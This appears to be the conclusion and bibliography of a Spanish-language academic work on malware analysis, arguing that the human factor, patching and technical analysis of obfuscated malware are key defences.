La tecnología evoluciona cada vez más rápidamente, y a menudo dependemos más y más de ella, integrándola en cada aspecto de nuestras vidas. Desde teléfonos móviles que contienen identificaciones biométricas y contraseñas bancarias, a casas inteligentes cuyas puertas pueden ser controladas desde un portal web. Un desarrollador o un ingeniero puede tratar de crear el candado perfecto (Que aun así, nunca lo sera), pero no puede evitar que abras la puerta e invites al ladrón a pasar.

Tener un cuerpo de empleados formados en al menos las técnicas de phishing, que sean capaces de reconocer un mail falso o cuando un archivo es malicioso es probablemente el mejor paso que se puede tomar para evitar ser víctimas de este tipo de ataques, pero al fin y al cabo solo somos humanos, e incluso el ingeniero más preparado puede estar distraído, hacer click en el enlace equivocado, o confundir el enlace a la página de login de un sitio web por otro al que se le ha cambiado una letra de sitio. Y en muchas ocasiones, un despiste, un error o un mal día es todo lo que se necesita para vulnerar todo un sistema.

Y es por eso mismo, que es importante estudiar y enfrentar los ataques y programas maliciosos desde un punto de vista técnico. El factor humano puede ser la mayor vulnerabilidad de un sistema, pero es factor que por mucho que pueda mitigarse, no dejara de existir nunca.

Estudiar y reconocer las vulnerabilidades más explotadas, como aplicaciones desactualizadas que presentan potenciales vectores de entrada para atacantes, o máquinas mal configuradas es otro gran paso que se puede dar para mantener un sistema seguro y reducir al máximo las posibilidades de sufrir un ataque, y estos son pasos que un administrador de sistemas o un inge-

niero pueden tomar para mantener seguro un sistema pese al factor humano.

Gran parte de la lucha contra el malware en particular, se basa en la capacidad de análisis. No por nada se intenta por todos los medios que el código de un virus este lo más oculto posible y se a lo más difícil de identificar, incluso cuando el "malware.^{en} si no es mas que un macro que ejecuta algunas lineas por consola.

Cuanto más complejo es un malware, más esfuerzo se le ha puesto en ocultar su funcionamiento, y más técnicas para impedir su análisis se han utilizado. Al fin y al cabo, ya sea aprendiendo a reconocer ataques de phishing, a mantener actualizado y correctamente configurado un equipo conectado a la red, o estudiando el código en ensamblador de un ejecutable, no existe mejor arma contra las amenazas en la red que la capacidad de aprendizaje y análisis para aprender de los propios atacantes.

Bibliografía

- [1] Astra security. <https://www.getastral.com/blog/security-audit/cyber-security-statistics/>.
- [2] Av-atlas statistics. <https://www.av-test.org/en/statistics/malware/>.
- [3] Demandsage. <https://www.demandsage.com/cybersecurity-statistics/>.
- [4] Fbi internet crime report. https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf.
- [5] Malware bazaar statistics. <https://bazaar.abuse.ch/statistics/>.
- [6] Mtef headers. https://web.archive.org/web/20010304111449/http://mathtype.com/support/tech/MTEF_storage.htm#OLE%20Objects.
- [7] Navdeep. <https://nvdp01.github.io/analysis/2022/06/29/extracting-vba-userform-field-values.html>.
- [8] Unit 42, palo alto networks. <https://www.paloaltonetworks.com/unit42>.

